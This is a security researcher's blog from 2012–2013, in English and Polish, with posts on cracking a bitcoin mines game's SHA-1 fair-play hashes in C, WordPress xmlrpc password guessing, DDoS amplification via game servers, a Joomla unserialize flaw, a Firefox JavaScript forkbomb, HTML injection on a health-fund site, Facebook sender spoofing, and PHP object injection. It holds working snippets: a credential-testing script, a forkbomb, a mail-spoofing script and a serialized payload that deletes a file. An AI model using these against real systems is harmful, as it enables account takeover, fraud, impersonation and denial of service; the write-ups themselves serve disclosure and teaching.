Monday, May 27, 2013

Winning in bad designed online games that use cryptographic hash functions as a proof of fair play


What it means that game uses cryptographic hash functions as a proof of fair play? When you start round a game state string is generated, and hash of it is displayed to you. After you lose or win original GSS (game state string) is displayed and you can verify that the hash is correct. More important fact is that GSS contains a readable wining/losing states that you can verify yourself (for example: in a "mines" game it will be position of all mines) after you end the game. This is the way some games use to show you that the game is really fair.

So basically when you crack that hash you will get GSS before you even start playing, and that will make you always win. Cracking that hash should be very hard and almost impossible and it strictly depends on GSS construction. However if GSS is bad designed you will be able to win everytime.

The best way to crack that game is to generate all possible GSSs with their hashes (this is so called "rainbow table"), but when the GSS is well designed you'll need a lot of storage (ex. thousands of petabytes). There are some GSS dynamic components (like timestamp) which make generating rainbow table impossible and that is why sometimes better option would be cracking hash on the fly (using GPU, multiple GPUs, etc.). But we have same issue here - if the GSS is well designed or you don't have enough computing power you will be waiting months, years, decades or even ages.

Now lets try to crack real example.

Satoshi-Karoshi is mines-like gambling game using bitcoin currency. There is "Free play!" option so we'll use it for our research purposes.

Step 1: Understanding GSS (game state string) structure and its implications.

First of all we need to collect some samples ("Free play!" option):
# 2x3 map:
128c4256f6fdf057b8cd759a137721efb412b10e - (2,2,2 | 2013-05-25 10:59:20)1ab8f2
84c2b4349e8884d1f024d579c4d6379bc6b46c49 - (1,2,2 | 2013-05-25 11:00:03)33bc57

# 3x6 map:
2fc25b3c901f49ada25b17d84eee033e8313a920 - (1,2,1,2,2,1 | 2013-05-25 11:00:18)b2c1af
e91cc7503926463dc9e2b9a75ee6c4378b058e40 - (3,1,2,2,2,2 | 2013-05-25 11:00:33)5c0e90
 
# 4x9 map:
74b8b7f6fb186e784883c496ed30468453c5afeb - (3,2,1,3,3,3,1,1,4 | 2013-05-25 11:00:57)b120d0
66570d11f8da47917f65e5754a875f947828d365 - (3,2,4,4,3,2,4,1,3 | 2013-05-25 11:01:17)c607fc
 
# 5x11 map:
936523f9bd3055011fbc95cd25e174b3eef762a2 - (3,4,4,1,2,4,5,3,5,1,5 | 2013-05-25 11:01:42)b599d1
73dfff09231396ebafc7aba4a1cd84156a180ffc - (3,4,2,1,3,3,1,5,1,3,5 | 2013-05-25 11:02:38)f2b4e7
It's obvious that GSS structure contains 3 different sections, and can be written as:
(MINES[positions] | TIMESTAMP)HEXSTRING
We can't generate rainbow table because of timestamp and assuming that we will be able to "guess" it, lets calculate all possibles GSSs (ignoring timestamp for now).
map 5x11 - 819200000000000 combinations (5^11[MINES] * 16^6[HEXSTRING])
map 4x9 - 4398046511104 combinations (4^9[MINES] * 16^6[HEXSTRING})
map 3x6 - 12230590464 combinations (3^6[MINES] * 16^6[HEXSTRING})
map 2x3 - 134217728 combinations (2^3[MINES] * 16^6[HEXSTRING})
So what about timestamp? We can synchronize our local computer time with game server time with some requests, or just use "Date" field from HTTP header (when you click "Free play!" there is ajax POST in the background which contains server time in http response header).

Step 2: Cracking

In ideal world we should be able to use existing tools for sha1 gpu brute-force cracking with "mask" feature (because we already know GSS structure, and we know that MINES section are numbers separated by comma, first character is always "(", etc.). oclhashcat is a great gpu hash cracker with "mask" attack support, but the maximum password length (in our case password=GSS) is set to 15 (and unfortunately oclhashcat is closed source). I haven't search enough to see if there are another alternatives gpu crackers with "mask" support but looking closer at combinations number for 2x3 map (134217728 is relatively small) we don't need to use GPU after all. I've written small brute-force cracker using fast sha1 implementation in x86 assembly by Nayuki Minase. I've modified only main() function from sha1test.c which now looks like:

...

int main(int argc, char **argv) {

        if (argc<3) { // change it for MT, cause of extra argument
                printf("\n%s HASH DATETIME\n\n", argv[0]);
                exit(0);
        }

        // self-check
        if (!self_check()) {
                printf("Self-check failed\n");
                return 1;
        }


        // change hash string (argv[1]) into proper array of uint32_t, quick&dirty way :)
        uint32_t search[5];
        char search_str[40];
        uint8_t tmp[9];
        int i,k;

        memcpy(search_str, argv[1], 40);
        for(i=0,k=0;i<40;i+=8,k++) {
                memcpy(tmp, search_str+i, 8);
                tmp[8] = 0;
                search[k] = (uint32_t)strtol(tmp, NULL, 16);
        }

        // HEXSTRING section
        uint8_t chars[] = "731fda260594be8c"; // shuffled
        uint32_t chars_len = strlen(chars);

        // MINES section
        uint8_t markers[] = "12";
        uint32_t markers_len = strlen(markers);

        // message template
        uint8_t message[36] = "(-,-,- | 2013-05-22 15:46:01)------";

        // fill timestamp
        memcpy(message+9, argv[2], 19);
        
        // fill mines for MT       
        /*message[1] = argv[3][0];
        message[3] = argv[3][1];
        message[5] = argv[3][2];*/


        // cracking
        int i_a, i_b, i_c, i_d, i_e, i_f, i_m1, i_m2, i_m3;
        uint32_t hash[5];


        for(i_m1= 0; i_m1<markers_len; i_m1++) // remove for MT
        for(i_m2= 0; i_m2<markers_len; i_m2++) // remove for MT
        for(i_m3= 0; i_m3<markers_len; i_m3++) // remove for MT
        for(i_a=0; i_a<chars_len; i_a++)
        for(i_b=0; i_b<chars_len; i_b++)
        for(i_c=0; i_c<chars_len; i_c++)
        for(i_d=0; i_d<chars_len; i_d++)
        for(i_e=0; i_e<chars_len; i_e++)
        for(i_f=0; i_f<chars_len; i_f++) {
                // MINES section
                message[1] = markers[i_m1]; // remove for MT
                message[3] = markers[i_m2]; // remove for MT
                message[5] = markers[i_m3]; // remove for MT

                // HEXSTRING section
                message[34] = chars[i_f];
                message[33] = chars[i_e];
                message[32] = chars[i_d];
                message[31] = chars[i_c];
                message[30] = chars[i_b];
                message[29] = chars[i_a];
//              printf("%s\n", message);
                sha1_hash(message, 35, hash);

                // check generated hash
                if (hash[0]==search[0] && hash[1]==search[1] && hash[2]==search[2] && hash[3] == search[3] && hash[4] == search[4]) {
                        message[35] = 0;
                        printf("Found: %s\n", message);
                        return 0;
                }
        }

        return 0;
}

...

In spite of one thread this code crack that hash in seconds. However extending to simplified multithreading for 2x3 map is easy, proper lines are marked with *MT comment in code. After changes in code we should run 8 separate threads, like in that bash script:
#!/bin/bash
./crack $1 "$2" 111 &
./crack $1 "$2" 112 &
./crack $1 "$2" 121 &
./crack $1 "$2" 122 &
./crack $1 "$2" 211 &
./crack $1 "$2" 212 &
./crack $1 "$2" 221 &
./crack $1 "$2" 222 &

And video of using it in action (I've used multithreaded version to make video length little shorter):

WARNING! If you want to win some bitcoins in that game, you should know that games for real bitcoins have different GSSs which are far more complicated and can't be cracked easily!

UPDATE 30-08-2013:
oclHashcat-plus v0.15 is capable of cracking passwords longer than 15 characters, although performance is worse. You can read more details in release note here

Saturday, April 13, 2013

Wordpress password guessing with xmlrpc.php

Recently wordpress powered websites are under a password guessing attack. Since everyone writes about /wp-login.php and /wp-admin and gives tips how to protect these files I'd like to mention that xmlrpc.php file (XML-RPC wordpress "handler") also allows attacker to perform credentials guessing.

I've written simple script in PHP that check if login/password pair is valid via xmlrpc mt.getCategoryList method (however other methods also have login and passwords parameters, just look inside wp-includes/class-wp-xmlrpc-server.php)
<?php

function wp_xmlrpc_test($url = 'http://www.wordpress.org/xmlrpc.php', $login = 'admin', $password = 'admin') {

    $xml = '<?xml version="1.0" encoding="utf-8"?>
    
    mt.getCategoryList
    
    -1
    '.$login.'admin
    '.$password.'
    
    ';

    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);

    $uri = parse_url($url);
 
    $header[] = "Host: ".$uri['host'];
    $header[] = "Content-type: text/xml";
    $header[] = "Content-length: ".mb_strlen($xml);

    curl_setopt( $ch, CURLOPT_URL, $url);
    curl_setopt( $ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt( $ch, CURLOPT_HTTPHEADER, $header);
    curl_setopt( $ch, CURLOPT_POSTFIELDS, $xml);
    curl_setopt( $ch, CURLOPT_CUSTOMREQUEST, 'POST');

    $result = curl_exec($ch);

    curl_close($ch);

    return $result;
}

var_dump( wp_xmlrpc_test('http://www.wordpress.org/xmlrpc.php') );
PS. There is even method for fetching available methods (mt.supportedMethods) :)

Saturday, March 30, 2013

Amplifying DDoS data volume by using spoofed UDP packets

Audio amplifier image
Recently Spamhaus and Cloudflare was hit by a massive DDoS attack. Where the 300Gbits/s is impressive, it is worth mentioning that situation it's not as dramatic as media described.

Attackers used public DNS servers (with enabled recursive resolving) to amplify volume of data. In short it works because DNS uses UDP protocol which is stateless (there is no "handshaking") and source address can be spoofed easily. What is more DNS servers respond to spoofed IP with even 100x bytes more than they've received therefore they are widely used as a data volume "amplifiers". Keeping in mind that this method succeeded mainly because of UDP nature, internet architecture and routing, we can use other applications based on UDP to amplify volume of data. Problem is not new and back in 2000 document "Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing" was created. You can read more on CNETs "How the Spamhaus DDoS attack could have been prevented"

Lets check some other possible "amplifiers". Online game servers will be a good start, because games commonly use UDP and many servers allow to query them for fetching their status, settings, players etc. Of course number of game servers can't be compared to number of "vulnerable" dns servers, which is 25 million according to Open DNS Resolver Project.

So today I've recreated my research I did couple years ago. I chose 5 popular (IMO) games and for each game I picked up 5 random empty servers from gametracker.com. Games that I've chosen are: Quake 3, Call of Duty 4, Counter Strike 1.6, Counter Strike Source and Team Fortress 2.

Here are the results:
sent
packet
size
server 1
response
size
server 2
response
size
server 3
response
size
server 4
response
size
server 5
response
size
average
response
size
% gainratioservers @ gametrackerservers @
game-monitor
Q3569237579339881007921.6164616.464001290
COD456450448538585523508.89099.0955355392
CS 1.657207021041730211120282008.6352435.243066950054
CS:S108169635251806171721912187202520.25969616963
TF2108231925893723277528372848.6263826.38656013875

So it is clear that the best candidate for "amplifier" from my small test set is Counter Strike 1.6 because of average 35-to-1 ratio and the biggest estimated number of public servers. Nevertheless it can't be compared to DNS open recursive resolvers.

PS. Both Q3 and COD4 use same network protocol in application layer (Quake3). Same situation is with TF2 and CS:S (Source).

PS 2. In the past there was similar issue with spoofed ICMP protocol packets and it is called Smurf attack

Monday, February 4, 2013


Joomla vulnerability transforms web pages into ddosing tools?

In my very first post I've described PHP unserialize function and what are dangers of using it. During my research I've found out that Joomla has not sanitaze and validate serialized argument passing from request (CVE-2013-1453). Vulnerable code exists in Highlight system plugin which is enabled by default. Joomla 2.x and 3.x series are affected (<=2.5.8 and <=3.0.2), however 1.x is not vulnerable.

Exploitation with JStream class:

By using JStream class attacker can "chmod" any files with any mode with web server user, or use it to make connection (by ftp_connect function) to remote host. What is more, when we specify tcp port to 80 in connection string (ftp://u:p@host:80/), the php script will open connection which will last until php script time limit exceeded or connection to host is timeouted (because of differrent protocols). This can be used for DoS/DDoS attacks.


Video of using PoC exploit:


You can download exploit here.

PS. Cheers to Egidio Romano who found this bug week earlier than me and is credited in official joomla report :)

Wednesday, January 9, 2013

Firefox 18 with new IonMonkey JIT has landed, but...

Yesterday Mozilla released Firefox 18. The main improvement is new JIT compiler called IonMonkey (release note you can find here).

Sadly, Firefox 18 is still vulnerable to javascript simple forkbomb which results in denial of service:

function x() {
  for(var r=0; r<100000; r++) {
    var e=setInterval("x()", 1);
  }
}

var d=setInterval("x()", 1);

Live test "here".

PS 1. New Firefox contains also integrated PDF Viewer called PDF.js. Interesting fact is that it's written entirely in Javascript. Project is available on github.

PS 2. Firefox 10 was released on January 31, 2012, so it's 9th Firefox version since then. Software development philosophy responsible for such rapid releasing is called Release early, release often.

Friday, January 4, 2013

Wstrzykiwanie kodu html na stronę NFZ


Niewystarczająca filtracja (usuwanie tylko frazy script) w parametrze slowo w skrypcie new/tagi.php powoduje, że poprzez manipulację tego parametru możemy wstawić dowolny kod html.

Dla przykładu wstrzyknięcie takiego kodu html:
<span style="position:absolute;left:150px;top:45px;">
  <img src="http://bit.ly/Uoyc3d" width=50 />
</span>

Da wynik:


Przetestuj sam

Błąd został zgłoszony, a dobór obrazka w przykładzie jest zupełnie przypadkowy :)

Update 07-01-2013: Błąd został naprawiony.

Thursday, January 3, 2013

Facebook: sending messages to strangers (non friends) for free or/and spoofing sender

Facebook tests paid messages to strangers. How much would you pay to contact a stranger? Well, actually you can do it for free. In case if you don't know, when you have facebook account you already have email address in facebook domain. You can just simply send email to particular address, and message will appear in facebook inbox. However, depends on settings in "Who can contact me" receiver will be notified or not and message will be put in "Inbox" or "Other" mailbox. By default it is set to "Basic Filtering", which means that you will be notified ("paid option" just ignore those settings so receiver will be always notified and you have guarantee that your message will be put in "Inbox").

This is already well-known issue as a facebook message spoofing. Why? Because we can spoof mail header in a oldschool way :) For example this simple php script will do the job:
$to = 'facebookID@facebook.com';
$senderAddress = 'email@address.tld';
$subject = 'Some subject';
$message = 'Some message';

$header = "From: $senderAddress\nReply-To: $senderAddress";
$mail = mail($to, $subject, $message, $header);
This short video demonstrating above script in action:

PS. And yes, facebook is filtering and rejecting mails from facebook.com domain. If it didn't it would be devastating.

Wednesday, December 5, 2012

PHP: niebezpieczeństwa związane z funkcją unserialize, czyli PHP Object Injection

Wstęp

Pisząc jakąkolwiek aplikację, jedną z podstawowych zasad których programista musi się trzymać to nie ufać danym wprowadzanych przez użytkowników. Odejście od tej zasady może prowadzić do bardzo poważnych konsekwencji w postaci wielu różnych typów błędów bezpieczeństwa w aplikacji.

W przypadku PHP i jego unserialize czasami programista może tą zasadę zwyczajnie przeoczyć, bo w końcu co złego się może stać podczas procesu deserializacji danych.

Przede wszystkim serializować możemy prawie wszystko, poza typami resource. Jak możemy przeczytać w manualu w przypadku serializowania obiektów, PHP przed samą serializacją spróbuje wywołać metodę __sleep() na obiekcie, i analogicznie __wakeup() po deserializowaniu. (przeznaczenie tych metod - link)

Oto przykład demonstrujący cykl wywołań wyżej wspomnianych metod:

class Klasa {
        public function __construct() {
                echo '->__construct()'.PHP_EOL;
        }

        public function __destruct() {
                echo '->__destruct()'.PHP_EOL;
        }

        public function __sleep() {
                echo '->__sleep()'.PHP_EOL;
                return array();
        }

        public function __wakeup() {
                echo '->__wakeup()'.PHP_EOL;
        }
}

/* operacje */
$obiekt1 = new Klasa( );
echo 'Przed serialize()'.PHP_EOL;
$str = serialize( $obiekt1 );
unset($obiekt1);
echo 'Przed unserialize()'.PHP_EOL;
$obiekt2 = unserialize( $str );
echo 'Koniec'.PHP_EOL;
Oto wynik działania tego prostego skryptu:
redeemer@lurker:~$ php test.php
->__construct()
Przed serialize()
->__sleep()
->__destruct()
Przed unserialize()
->__wakeup()
Koniec
->__destruct()

Załóżmy teraz, że wartość argumentu do funkcji unserialize jest przekazywana prosto przez przeglądarkę użytkownika (np. za pomocą metod GET, POST, za pomocą cookies, itd.). Umożliwia to takie stworzenie ciągu, w skutek którego powstanie obiekt dowolnej klasy dostępnej w obrębie aplikacji. Obiekt taki w pewnym momencie (np. przez koniec okresu życia zmiennej, lub zakończenie skryptu) zostanie zniszczony, więc zostanie wywołany jego destruktor. Jako że wszystkie własności klasy (nawet prywatne!) możemy "zakodować" w ciągu zserializowanym to wystarczy teraz znaleźć odpowiednią klasę w aplikacji, która posiada interesujący z punktu widzenia użyszkodnika destruktor lub metodę __wakeup i mamy dziurę w aplikacji.

Przykłady wykorzystania

Jako przykład wykorzystania niefiltrowanych danych jako argumentu funkcji unserialize wykorzystajmy aplikację opartą o Zend Framework 1.12, w której w którymś miejscu programista zrobił tak:
...
$something = unserialize( $_COOKIE['someCookie'] );
...
Aplikacja taka może mieć własne klasy, które mogą zawierać "ciekawe" definicje destruktorów i metod __wakeup, jednak my skorzystamy z klas pochodzących bezpośrednio z frameworka zend. Jeśli przyjrzymy się bliżej destruktorowi klasy Zend_Http_Response_Stream zobaczymy:
    public function __destruct()
    {
        if(is_resource($this->stream)) {
            fclose($this->stream);
            $this->stream = null;
        }
        if($this->_cleanup) {
            @unlink($this->stream_name);
        }
    }
Jasno i wyraźnie tutaj widać, że poprzez manipulację ciągiem (a konkretniej własnościami _cleanup i stream_name) który będzie deserializowany, możemy wykasować dowolny plik (jeżeli jego prawa dostępu nam na to pozwolą).

Za niecny cel postawimy więc wykasować plik o ścieżce /tmp/unserialize.test.file. Na początku sprawdźmy jak wygląda interesujący nas ciąg. W tym celu utworzymy obiekt Zend_Http_Response_Stream, wypełnimy interesujące nas jego własności i na końcu go zserializujemy.
...
$o = new Zend_Http_Response_Stream('x',array());
$o->setStreamName('/tmp/unserialize.test.file');
$o->setCleanUp( true );

$serialized = serialize($o);

// na ekran
var_dump($serialized);

// do pliku
$f = fopen('/tmp/zend_http_response_stream_serialized','w');
fwrite($f, $serialized);
fclose($f);
exit();
Warto tutaj zwrócić uwagę że własności prywatne w ciągu zserializowanym są poprzedzone 3 bajtowym prefixem (nullbyte gwiazdka nullbyte, szesnastkowo \x00\x2a\x00):
00000000   4F 3A 32 35 3A 22 5A 65 6E 64 5F 48 74 74 70 5F   O:25:"Zend_Http_
00000010   52 65 73 70 6F 6E 73 65 5F 53 74 72 65 61 6D 22   Response_Stream"
00000020   3A 38 3A 7B 73 3A 39 3A 22 00 2A 00 73 74 72 65   :8:{s:9:".*.stre
00000030   61 6D 22 3B 4E 3B 73 3A 31 34 3A 22 00 2A 00 73   am";N;s:14:".*.s
00000040   74 72 65 61 6D 5F 6E 61 6D 65 22 3B 73 3A 32 36   tream_name";s:26
00000050   3A 22 2F 74 6D 70 2F 75 6E 73 65 72 69 61 6C 69   :"/tmp/unseriali
00000060   7A 65 2E 74 65 73 74 2E 66 69 6C 65 22 3B 73 3A   ze.test.file";s:
00000070   31 31 3A 22 00 2A 00 5F 63 6C 65 61 6E 75 70 22   11:".*._cleanup"
00000080   3B 62 3A 31 3B 73 3A 31 30 3A 22 00 2A 00 76 65   ;b:1;s:10:".*.ve
00000090   72 73 69 6F 6E 22 3B 73 3A 33 3A 22 31 2E 31 22   rsion";s:3:"1.1"
000000A0   3B 73 3A 37 3A 22 00 2A 00 63 6F 64 65 22 3B 73   ;s:7:".*.code";s
000000B0   3A 31 3A 22 78 22 3B 73 3A 31 30 3A 22 00 2A 00   :1:"x";s:10:".*.
000000C0   6D 65 73 73 61 67 65 22 3B 73 3A 37 3A 22 55 6E   message";s:7:"Un
000000D0   6B 6E 6F 77 6E 22 3B 73 3A 31 30 3A 22 00 2A 00   known";s:10:".*.
000000E0   68 65 61 64 65 72 73 22 3B 61 3A 30 3A 7B 7D 73   headers";a:0:{}s
000000F0   3A 37 3A 22 00 2A 00 62 6F 64 79 22 3B 4E 3B 7D   :7:".*.body";N;}
Oto więc przykład takiego ciągu zserializowanego, który poprzesz umieszczenie go w ciastku o nazwie 'someCookie' skasuje nam plik /tmp/unserialize.test.file:
O:25:"Zend_Http_Response_Stream":8:{s:9:"*stream";N;s:14:"*stream_name";s:26:"/tmp/unserialize.test.file";s:11:"*_cleanup";b:1;s:10:"*version";s:3:"1.1";s:7:"*code";s:1:"x";s:10:"*message";s:7:"Unknown";s:10:"*headers";a:0:{}s:7:"*body";N;}

Bardziej zaawansowany przykład w wyniku którego będziemy mogli wykonać kod PHP, z użyciem paru klas jednocześnie (Zend_Log, Zend_Log_Writer_Mail, Zend_Layout i Zend_Filter_PregReplace) znajdziemy w advisory SektionEins odnośnie błędu w PHPIDS

Zabezpieczenia

Przede wszystkim powinniśmy walidować wszystko co pochodzi od użytkownika. Jeżeli serializujemy tablicę, przy deserializacji sprawdźmy czy faktycznie ciąg przedstawiający dane zserializowane przedstawia tablicę. Pamiętajmy jednak, że walidacja musi być przeprowadzona poprawnie! Niedawno przekonali się o tym twórcy Invision Power Board (w skrócie: ich walidator sprawdzał czy ma do czynienia z obiektem czy z tablicą, jednak już tablica obiektów przechodziła walidację).

PrestaShop używa takiego wyrażenia regularnego do walidacji ciągów zserializowanych (classes/Tools.php):
public static function unSerialize($serialized, $object = false)
{
 if (is_string($serialized) && (strpos($serialized, 'O:') === false || !preg_match('/(^|;|{|})O:[0-9]+:"/', $serialized)) && !$object || $object)
  return @unserialize($serialized);

 return false;
}

Możemy się też zastanowić czy faktycznie musimy korzystać z serialize/unserialize w przypadku danych pochodzących od użytkownika (może wystarczy json?).

Przypomnę również, że w ciągu reprezentującym obiekt przed nazwami własności prywatnych występuje 3 bajtowy prefix (w tym 2 nullbyte). Na szybko można zainstalować Suhosin patch, który spowoduje, że nie będzie możliwości przekazania nullbyte do zmiennych superglobalnych reprezentujących dane od użytkownika ($_GET, $_POST, $_COOKIE). O ile klasy są dobrze zaprojektowane, może to użyszkodnikowi ograniczyć ilość potencjalnych klas do wykorzystania ze względu na niemożliwość ustawienia własnych wartości własności prywatnych w ciągu zserializowanym.